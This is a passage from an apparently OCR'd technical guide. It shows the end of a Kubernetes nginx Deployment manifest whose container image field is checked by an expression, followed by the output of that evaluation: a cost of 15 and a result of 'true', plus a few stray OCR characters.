      metadata:
        name: nginx
        labels:
          app: nginx
      spec:
        containers:
          - name: nginx
            image: delencontainer.registry.com/nginx # the expression looks for this field
    selector:
      matchLabels:
        app: nginx
```

Output


Cost: 15


```
true
```


ANNACON
0X7E8

